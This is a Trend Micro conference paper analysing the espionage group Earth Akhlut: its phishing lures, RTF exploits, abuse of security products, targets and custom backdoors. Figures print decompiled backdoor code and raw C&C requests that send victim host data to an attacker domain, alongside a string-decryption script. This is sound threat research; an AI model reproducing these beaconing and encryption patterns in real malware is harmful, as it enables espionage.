VB2020 localhost

30 September - 2 October, 2020 / vblocalhost.com

EARTH AKHLUT: EXPLORING THE TOOLS, TACTICS, AND PROCEDURES OF AN ADVANCED THREAT ACTOR OPERATING A LARGE INFRASTRUCTURE

Jaromir Horejsi, Daniel Lunghi, Cedric Pernet & Fujisawa Kazuki

Trend Micro, Czech Republic & France

Jaromir_Horejsi@trendmicro.com
daniel_lunghi@trendmicro.com

ABSTRACT

Earth Akhlut, also known as 'Tonto Team', 'Cactus Pete', or 'Lone Range', is an advanced threat actor – likely based in China – that has been operating for over a decade. It has primarily been targeting East Asian government organizations and international companies in a wide range of sensitive industries, including defence, energy, transportation, mining, healthcare, and government entities, to name a few. Recently, it seems that Earth Akhlut has been starting to target organizations on a broader geographic scale, in every part of the world.

The group sends spear-phishing emails with malicious attachments created using the infamous 'Royal Road' Rich Text Format (RTF) exploitation toolkit, which is known to be shared by several different threat actors. In addition, the group also uses phishing websites to gather credentials. We also noticed the exploitation of vulnerabilities in security products.

After successful exploitation of the targeted machine, they drop payloads that include multiple custom backdoors. The backdoors include Bisonal and Dexbia, which are usually written using the MFC framework, and some more advanced families, such as the ShadowPad malware used in the NetSarang attacks [1], which is shared with a few other groups such as APT41 / Winnti. Once they gain control of one host, the threat actors use a variety of custom or repackaged tools to gather credentials or elevate privileges through known *Windows* exploits.

Mapping and monitoring the attacker's infrastructure not only allowed us to discover interesting custom tools, such as a backend command-and-control (C&C) panel for controlling infected machines, it also allowed us to find additional links to known threat actors. Earth Akhlut uses a large variety of domain names and dynamic domain names, forming at least six different clusters, which shows substantial operational capabilities.

In this research paper, we will first analyse the infection vector, starting with the documents weaponized with the 'Royal Road' toolkit. We will then provide a detailed analysis of the different custom tools, shared modules, and malware families. We will also summarize various post-exploitation tools that we noticed Earth Akhlut using. Finally, we will share additional intelligence on the attacker's infrastructure and targets, as well as any likely connections and overlaps with other known threat actors.

MEET EARTH AKHLUT

We initially started tracking this threat actor in 2009, first reporting on the HeartBeat campaign [2] at the Association of Anti-Virus Asia Researchers (AVAR) conference in 2012, followed by the 'Operation ORCA' talk [3] at the Virus Bulletin conference in 2017. Little has been published [4, 5] about this threat actor, making them quite unknown to the general public. We even noticed some IOCs being shared [6] without attributing the attacks to the group. There was one recent publication [7] on this group that describes some of the malware families used by Earth Akhlut. We believe it is high time to reveal more about Earth Akhlut through one of their ongoing campaigns – and to show just how extensive their infrastructure is.

Technically speaking, Earth Akhlut has been using spear phishing since the beginning of its operations: they use targeted emails with lure documents such as *Microsoft Office* documents and PDF files to infect users. They have also used the same 'Bisonal' malware family for many years – and still do. More recently, we have seen them targeting some of *Trend Micro*'s products exposed to the Internet to deliver malicious payloads to workstations in the internal network.

The following are some of the primary techniques used by the group:

- Use of dynamic DNS domains with names impersonating legitimate services to stay under the radar and not raise suspicion in the network log files. Some examples include yandexmedia[.]serveuser[.]com, Wikipedia[.]dnset[.]com, and videoservice[.]dnset[.]com.
- Use of both custom and public tools.
- Use of exclusive malware, either developed internally or custom-built by a third party.
- Performing spear phishing attacks via several different social engineering tricks such as fake job applications and summit invitations.
- Use of zero-day and non-zero-day vulnerabilities in security products to compromise selected workstations.

SPEAR PHISHING

Like many other targeted attack threat actors, spear phishing is a staple of Earth Akhlut's techniques. It is primarily used to infect computers with malware, giving the threat actors initial access to a targeted system. In addition, Earth Akhlut might also use emails that contain a link to a phishing page designed to trick recipients into providing their credentials.

We have observed Earth Akhlut using a specific phishing website that is designed to target people employed or connected with the government of Mongolia, as seen in Figure 1.




Figure 1: Phishing site targeting people connected with the government of Mongolia.

A closer look at the site's source code reveals that it is a mirror of the official login page used by the Mongolian government's webmail system, but with slight modifications. The data transmitted on the phishing form is sent to a Python script named '*login.py*' located in the root of the phishing website.

One especially devious change made to the phishing trap is its domain name, email-gov-mn[.]com, which is very close to the legitimate domain, email.gov.mn.

INITIAL COMPROMISE

Earth Akhlut uses several methods to compromise a targeted network and gain access to it. The most common is infection via spear phishing email, where an email containing an infecting document is sent to a targeted email address. Earlier cases included executable files sent directly as attachments, while more recent examples generally make use of weaponized RTF files containing exploits.

A slightly different method we have seen used by this threat actor in the wild is the use of legitimate corporate email addresses, most likely obtained by phishing, to send emails to other users. The use of these legitimate emails increases the chances of the victims clicking on the attachment, infecting their machines with malware.

The weaponized RTF documents used by Earth Akhlut are either custom-built or created using the Royal Road RTF weaponizer [8], a tool that allows attackers to produce infecting RTF documents using their own lure content. Royal Road has reportedly been shared among several different Chinese threat actors since 2017. Since the start of 2019, we have collected only a small number of unique Royal Road generated files spread by Earth Akhlut.




Figure 2: Infection chain for a typical Earth Akhlut attack.

2018 campaign: Executable file sent via email

It's reasonable to assume that sending executable files through email is a method that was stopped many years ago, since nearly all email servers have stopped accepting these kinds of file attachments. However, we still saw Earth Akhlut using this method in 2018.

In this case, Earth Akhlut targeted a Russian company producing technology and defence materials, using 1 May (Labor Day) related content to send emails allegedly about better working conditions for people in the defence industry. They also took care to make it appear as if the emails had come from a trusted partner of the targeted company, spoofing a legitimate email address and email signature from said partner.




Figure 3: Screenshot of a spear phishing email with an attached executable file. The message discusses better working conditions for defence employees.

Using custom-built RTF files

Earth Akhlut has sent several job application-themed spear phishing emails, which unfortunately are usually effective since they do not seem very dangerous – especially for HR employees who receive these kinds of emails legitimately every day.

We caught one sample targeting the Ministry of Defense of the Republic of Belarus, which was sent using a free webmail account. A careful analysis of the email headers revealed that Earth Akhlut had actually sent the email from one of their C&C server IP addresses.


The delivered document shows the resume of an applicant, which was sent as an RTF file. The file actually contains *Microsoft Equation 2.0*-related exploits (CVE-2017-11882 / CVE-2018-0802) that infect the target machine with the Bisonal02 backdoor.

As a side note, we've noticed a growing trend involving threat actors using fake resumes for their targeted attacks since it's an effective way of tricking unsuspecting users into opening the attachments.

Current campaign: RTF document files built with Royal Road Weaponizer

The Royal Road weaponizer has several variants, some of which other researchers have already previously explored [9]. Royal Road build documents usually containing an 'OLE Package Object', which gets extracted into the *%TEMP%* directory under the file name *8.t*. Another object containing a shellcode decrypts (if the 8.t file is encrypted or mangled in some way) and executes the 8.t file.

One example of a generated RTF created by Earth Akhlut is a fake resume for a job application, written in Russian (seen in Figure 4). The payload is an executable file: a Bisonal02 backdoor. Other Earth Akhlut RTF files generated using this tool have been discovered in the wild with different payloads, such as the Bisonal01 backdoor and Dexbia.


Образование:

Высшее (очное) Московский Государственный Университет (2005-2009 г.г.)

Специальность: секретарь-референт

Опыт работы:

6.08.2012 - наст. время	**ООО «Строй-Сервис» Должность:** секретарь **Должностные обязаннос**
2.06.2010-04.08.2012	**ООО «Финансовая компания Востока» Должность:** помощник руковс

Дополнительная информация:

Знания иностранных языков: английский разговорный

Владение компьютером: на уровне опытного пользователя (офисные программы, Интернет, 1С)

Личные качества: ответственность, внимательность, коммуникабельность, умение работать с боль

Ожидаемый уровень заработной платы: 40 000 рублей.

Готова приступить к работе в ближайшее время.

Figure 4: Sample content showing a resume for a job application written in Russian.

Another social engineering technique used by the threat actor involves sending emails concerning important events, conferences, and summits – with an accompanying attachment. In the exampl shown in Figure 5, the final payload is a Dexbia backdoor.

Figure 5: An example of an infected RTF document using a defence-related summit as a social engineering lure.

The RTF files we discovered were written in either Mongolian, Korean, or Russian.

Security product exploitation

In 2020, we saw Earth Akhlut targeting unpatched OSCE servers accessible from the Internet. using multiple exploits –one of which was unknown at the time of exploitation – to deliver a ShadowPad sample to selected targets.

The first vulnerability they used was CVE-2019-9489, a directory traversal vulnerability in *Trend Micro Apex One*, *OfficeScan* and *Worry-Free Business Security* that was patched in April 2019. The second vulnerability was CVE-2020-8468, patched in March 2020, a content validation escape vulnerability involving *Trend Micro Apex One* (on premise) and *OfficeScan XG*, which was exploited to execute code through a malicious update delivered to selected workstations. Both exploits were required to successfully pull off the attack, meaning a fully patched server would have prevented part of it.

Since the discovery of this attack, which targeted some of our customers, we have continuously been monitoring for other potential incidents to take further action if necessary.

Targets

Our research allowed us to pinpoint several Earth Akhlut targets. At the time of writing, we have been able to identify 61 different targets in 19 countries across different industries and sectors, based on our monitoring from January to July 2020.

Since our target analysis was based mostly on our telemetry from the *Trend Micro™ Smart Protection Network™* (*SPN*), we suspect Earth Akhlut will target even more companies in several other countries.

The group's current targeting scope reveals that the threat actor is probably well-staffed since the data shows the ability to launch multiple attacks over a short period.




Figure 6: The industries targeted by Earth Akhlut.




Figure 7: The countries affected by Earth Akhlut.

Some insights gleaned from the data:

- Taiwan was the most targeted country, mostly for its education industry
- India was next, mostly for its oil & gas and energy industries
- The education/research and energy sectors of the government have both been targeted
- Organizations in the technology, manufacturing, government and healthcare industries appear to be the group's primary targets.

The targeted healthcare companies showcase different characteristics. One target, for example, is an expert in blood cells, while others manufacture pharmaceutical products and hardware. Yet another company is focused on technology research.

Nearly all of the affected targets can be considered as owners of high-value intellectual property, which might be interesting in the context of cyberespionage.

LINKS WITH THE THREAT ACTOR GROUP TICK

As mentioned earlier, Earth Akhlut started to make heavy use of ShadowPad in 2019. This malware has previously been attributed solely to Winnti/APT41.

During our investigation, we found four ShadowPad samples using encryption keys similar to those used by the Earth Akhlut samples. However, each one showed a C&C server with a hard-coded IP address instead of a domain name. We noticed that one of the samples was listed in the report of the ENTRADE operation [10], which is related to the TICK group. After conferring with the researchers investigating TICK, we confirmed that the two groups seem to have very close ties. One thing for certain is that they share a ShadowPad builder. In the case of TICK, the ShadowPad samples are dropped by a family named CASPER, which is different from the droppers we have seen Earth Akhlut use.

ANALYSING EARTH AKHLUT'S MALWARE

Custom backdoors

While Earth Akhlut's spear phishing allows the threat actor to get one foot inside the door, the real workhorse is their array of custom backdoors, which are executed once the victim clicks on the malicious executable or lure document.

There are several backdoors used exclusively by the group, which indicates that they either have their own malware developers or have the ability to get custom malware from a third party.

Many of the backdoors share features. Some are likely based on the same code, while others may use the same encryption of configuration or network encryption; use the same (or similar) encryption keys, or use similar file names – among other possibilities. In some cases, there was nothing similar between the backdoors in terms of the source code – however, they shared the same C&C server.

We decided to organize all the backdoors into several groups, as shown in Table 1.

The next sections go into more technical detail on the backdoors used by the threat actor. The various subsections include tables listing the main characteristics of each backdoor.

Backdoor family name	First seen
Heartbeat	2009
Old Bisonal	2011
Chimaera	2012
Dexbia	2014
Bisonal01	2014
Bisonal02	2017
SPM	2018
Typehash	2019
Dumboc	2020
Idles	2020

Table 1: The backdoors used by Earth Akhlut. Note that this table is not meant to show every single version of every backdoor as the division lines are often blurred.

Characteristics	Details
API	• Winsock
C&C address encryption	• Plain text
C&C communication encryption	• Plain text
Visible strings	• 'bisonal'
Backdoor functions	• Enumerate processes • Download and execute • Uninstall • Interactive shell (newer version bb61cc261508d36d97d589d8eb48aaba10f5707d223ab5d5e34d98947c2f72af)
Check VM	N/A
OS information collection	• Computer name
Relation to Earth Akhlut	• Hard-coded string 'bisonal'

Table 2: Details of the 'HeartBeat' Bisonal variant.

Characteristics	Details
API	• Winsock • Wininet
C&C address encryption	• XOR 0x1f
C&C communication encryption	• XOR 0x28
Visible strings	• "CONNECT %s:%d HTTP/1.1\r\n\r\n" • "200" • "%sDay%sHour%sMin"
Backdoor functions	• Create & write file • Execute file • Enumerate processes • Interactive shell • Post message to interactive shell thread • Delete file
Check VM	• __indword('VX')
OS information collection	• IP address • OS version • current uptime • proxy configuration from registry
Relation to Earth Akhlut	• Hard-coded string 'bisonal'

Table 3: Details of the 2011 Bisonal variant.

Early Bisonal variants

The first variant of Bisonal, publicly known as HeartBeat [11], was used in a campaign that targeted a range of industries in South Korea, including government organizations, the media, and even the military.

Other variants of Bisonal soon emerged [12], beginning with an evolved variant that was released in 2011, this time adding more functions such as file creation and removal.

Unlike other variants, this sample has two C&C servers and two methods of communication – one to handle the machine information (described above) and another one for backdoor communication. The backdoor communication uses raw sockets and different C&C servers for receiving commands and sending responses back to the primary C&C server.

The code of this backdoor was reused in the 2012 version of Bisonal. It also shows some similarities with the later Chimaera backdoor – for example, the code snippet shown below for sending machine information to the C&C server. The 'Flag' parameter, which contains the campaign ID, is also present in the Chimaera backdoor. It sends the machine's information to the C&C server using wininet APIs.

```
sprintf(
  &Buffer,
  "Flag:%s Name:%s IP:%s OS:%sSP%d Vmware:%s Proxy:%s",
  &MultiByteStr,
  &name,
  &v34,
  &v24,
  v15,
  &v22,
  &v20);
```

Figure 8: Code snippet showing the similarity between the 2011 Bisonal variant and the Chimaera backdoor.

The 2012 version of Bisonal added a function for collecting operating system information that also contains a hard-coded campaign ID. The same code is reused in the Chimaera backdoor.

Characteristics	**Details**
API	• Winsock
C&C address encryption	• XOR 0x1f
C&C communication encryption	• XOR 0x28
Visible strings	• "CONNECT %s:%d HTTP/1.1\r\n\r\n" • "200" • "%sDay%sHour%sMin"
Backdoor functions	• Upload • Delete • Terminate • Enumerate drives • Enumerate files • Forward traffic • Execute
Check VM	• __indword('VX')
OS information collection	• IP address • OS version • Current tick count • Proxy configuration from registry
Relation to Earth Akhlut	• Hard-coded string 'bisonal'

Table 4: Details of the 2012 Bisonal variant.

```
if ( v1 )
  MultiByteToWideChar(0, 0, v1, -1, &word_405764, 40);
v3 = GetTickCount();
wsprintfW(v7, L"%d", v3 / 86400000);
v3 %= 86400000;
wsprintfW(v6, L"%d", v3 / 3600000);
wsprintfW(v5, L"%d", v3 % 3600000 / 60000);
wsprintfW(&word_40578C, L"%sDay%sHour%sMin", v7, v6, v5);
qmemcpy(&szCampaignID, L"ljj", 0x14u);
```

Figure 9: The code snippet used in both the 2012 Bisonal variant and the Chimaera backdoor.

Characteristics	**Details**
API	• Winsock • Wininet
C&C address encryption	• Plain text
C&C communication encryption	N/A
Visible strings	N/A
Backdoor functions	• GetCMD - start interactive shell using cmd.exe and pipes • GetCommand - execute a command in interactive shell • GetProcess - list running processes • PutFile - download file • ExecFile - execute file using ShellExecute • KILLPROCESS - terminate process
Check VM	• __indword('VX')
OS information collection	• IP address • Code page • OS version • Proxy from registry (Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings, "ProxyEnable")
Relation to Earth Akhlut	• Shared infrastructure: tsahimt[.]com

Characteristics	**Details**
API	• Winsock • Wininet
C&C address encryption	• RC4 with hardcoded key 0x78563412
C&C communication encryption	• Base64(RC4())
Visible strings	• "Unknow" • "88776"
Backdoor functions	• Interactive shell • Execute file • Terminate process • Download file
Check VM	N/A
OS information collection	• IP address • Code page • OS version • Proxy from registry
Relation to Earth Akhlut	• "Unknow" string also found in some dexbia samples (56425d26bf69b84e8d190479ae382b2a55e708d174d4369370317d385ba90d92, 135114631361593edee1caa72a881bd20326985abfde229d212cadb50118f1f0) • Shared infrastructure: tsahimt[.]com • Flag parameter containing campaign ID, sent to C&C server • The preparation of machine information string, notice similar list of variable, particularly 'flag', which is found in old bisonal samples as well as in Chimaera backdoor

Tables 5 and 6: Details of other early Bisonal variants.

During our research, we also found a sample with a backdoor code that is almost identical to the 2012 Bisonal sample, but the C&C address is visible in plain text. In addition, there are some other similarities to the Chimaera backdoor, such as the use of a file named 'temps.ini' and using urlmon APIs for C&C communication.

Some of the early Bisonal-related backdoors did not have a specific hard-coded 'bisonal' string, but shared the same infrastructure:

```
wcscpy(&word_4501C0, L"on");
wcscpy(&word_4517C0, L"flag : ");
wcscat(&word_4517C0, &szCampaignID);
wcscat(&word_4517C0, L" ;  hostname: ");
wcscat(&word_4517C0, &Dest);
wcscat(&word_4517C0, L" ;  IP : ");
wcscat(&word_4517C0, &word_450148);
wcscat(&word_4517C0, L" ;  OS : ");
wcscat(&word_4517C0, &word_450170);
wcscat(&word_4517C0, L" ;  VMware : ");
wcscat(&word_4517C0, &word_453318);
wcscat(&word_4517C0, L" ;  Proxy : ");
wcscat(&word_4517C0, &word_45331C);
wcscat(&word_4517C0, L" Process : ");
wcscat(&word_4517C0, &word_453320);
```

Figure 10: Similarities in variables between the old Bisonal samples and Chimaera backdoor.

Chimaera

Characteristics	Details
API	• urlmon • Winsock • Wininet
C&C address encryption	• XOR 0x1f
C&C communication encryption	• Plain text
Visible strings	• "temp.ini" • e • "Up Fail" • "Up OK!" • "Run -%4d" • "Run OK!"
Backdoor functions	• Download file • Execute file • Interactive shell • Set persistence • Enumerate processes
Check VM	• __indword('VX')
OS information collection	• Computer name • IP address • OS version • Current tick count • Uptime in format %sDay%sHour%sMin
Relation to Earth Akhlut	• Found in Earth Akhlut infrastructure

Table 7: Details of the Chimaera backdoor.

Chimaera, which first appeared in 2012, is another of Earth Akhlut's early backdoors. It needs to be run with command line parameters – either '–test' or '–backdoor' are accepted. The first backdoor request sent to the C&C server contains the collected OS information. The data is then transmitted in the user-agent field of the HTTP header. Of note is the 'flag' value, which is the hardcoded campaign ID in the binary.

```
GET http://www.g00gle_kr.dns05.com:443/2.asp HTTP/1.1
User-Agent: flag:1231 host:win7-32bit IP:172.21.24.87
OS:Win7/2008r2-7601 vm:N proxy:Y
Host: www.g00gle_kr.dns05.com:443
Pragma: no-cache
```

Figure 11: Data sent from the malware to the C&C server, as seen in the User-Agent field of the HTTP header.

The second backdoor request sent to the C&C server, which is hexadecimal-encoded, collects OS information and the current time, all embedded into the GET request parameter. The result of this request will be saved in the *%TEMP%\temp.ini* file. Afterwards, four bytes from this file will be read and used as a victim ID for further C&C communication. Notice the a.asp path used to acquire the victim ID:

```
GET http://www.g00gle_kr.dns05.com/a.asp?id=
01000000000000003100320033003100000000000000000000000000
07700690060037002D00330032006200690074000000000000000000
00000000031003700320020E00320031002E00320034002E00380003
70000000000000000000000000000000000000300044006100790035 00
48006F00750072003300330040069006E00000000000000000000000
00000000000000000000000000000000000000000000000000600000001
000000B11D00F0Fri%20Mar%2027%2008:11:05%202020 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows
NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: www.g00gle_kr.dns05.com
Proxy-Connection: Keep-Alive
```

Figure 12: The encoded traffic sent to the C&C server by the backdoor.

When the victim ID is obtained, *b.asp* is queried for new commands coming from the C&C servers. If the operator enters a command, it will be received and executed. It will then encode the resulting hex before it is sent via a GET request to the c.asp URL path.

We managed to obtain the Chimaera control panel:




Figure 13: Chimaera 1.0 backdoor controller part, as viewed by the threat actor.

Double-clicking on a selected machine opens another window containing more functions. We can clearly see an interactive command line window, a process list box, an upload file path box, and an execute file box.




Figure 14: The Chimaera backdoor options available on infected computers.

Dexbia (2015)

Characteristics	Details
API	• Wininet
C&C address encryption	• Custom
C&C communication encryption	• Zlib compression
Visible strings	• “success” • “/index.asp”
Backdoor functions	• Enumerate processes • Terminate • Interactive shell • Download & execute, • OS information collection: computer name, IP address, OS version, proxy from registry, user name
Check VM	N/A
OS information collection	N/A
Relation to Earth Akhlut	• Previous publications

Table 8: Details of the 2015 Dexbia variant.

Derxbia is another backdoor that Earth Akhlut used in 2015. It uses a custom string encryption algorithm using the atypical constants 0x58BF and 0x3193.

The backdoor consists of the following steps:

- Step 0: initial value of key = 1213 and is hard coded.
- Step 1: from the given string, take two following characters, compute input[ii+1] + 26*input[ii] + 37. This results in a string with half the length of the original string.
- Step 2: compute the output character using the formula outchar = (input[ii]) ^ ((key >> 8) & 0xff).
- Step 3: update key value using the above mentioned constants: key = (0x58BF – ((input[ii]) + key) * 0x3193) & 0xffff.

As for the output sent to the C&C server, the communication routine prepends a three-character prefix |%c|, where the middle letter depends on the type of response. The prefixes are as follows:

|A| OS info

|B| enumerate processes

|C| terminate process

|E| download & execute report

|F| interactive shell read

After the prefix, the zlib-compressed payload is added.

Dexbia samples usually contain a hard-coded campaign identifier, some of which are listed below:

- 416-J
- 0209J
- 0216jHC
- 228KJ
- 3sa
- new
- 711
- ru
- tes
- DS
- MN1223
- 1228
- dis
- ser
- mfa820
- ser_ru

```
import sys

inbuf0 = sys.argv[1]

key = 1213

inbuf1 = bytearray()

for ii in range(0, len(inbuf0), 2):
    bb = ord(inbuf0[ii+1]) + 26*ord(inbuf0[ii]) + 37
    inbuf1.append( bb & 0xff)

#print( inbuf1 )

outbuf = bytearray()

for ii in range(0, len(inbuf1)):
    bb = (inbuf1[ii]) ^ ((key >> 8) & 0xff)
    outbuf.append( bb )
    key = (0x58BF - ((inbuf1[ii]) + key) * 0x3193) & 0xffff

print( outbuf )
```

Figure 15: Custom encryption code using the atypical constants 0x58BF and 0x3193.

As an example for this backdoor, starting with the initial encrypted string:

- ELDLJFDRILGOEYFZGMCXDIHYGEDKAJIAFTFE

Once the first loop of the algorithm is done, it becomes

- sY\xef_\xdb\xaa\x80\x9b\xa8KV\xce\xa0X\t\xd0\x95\x86

After the second step, it reveals the unencrypted data:

- www[.]riss[.]ntdll[.]net

Bisonal 01a

Characteristics	Details
API	• Winsock • Wininet
C&C address encryption	• XOR 0x15 • XOR 0x1D
C&C communication encryption	• Base64
Visible strings	• “Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322” (missing closing parenthesis) • “CMD_LONG”
Backdoor functions	• Get OS info • Enumerate processes • Terminate process • Interactive shell • Download file • Execute file • Uninstall itself • Wipe file (set size to 0)
Check VM	N/A
OS information collection	• Hard-coded ID • Computer name • IP address • OS name
Relation to Earth Akhlut	• XOR 0x1D is somewhat similar to XOR 0x1F

Table 9: Details of the Bisonal 01a backdoor.

Unlike previous versions of Bisonal 01a, this variant sends the data to the C&C server in Base64-encoded form, appended to the GET request. Base64 is also used to decode data received from the C&C server.

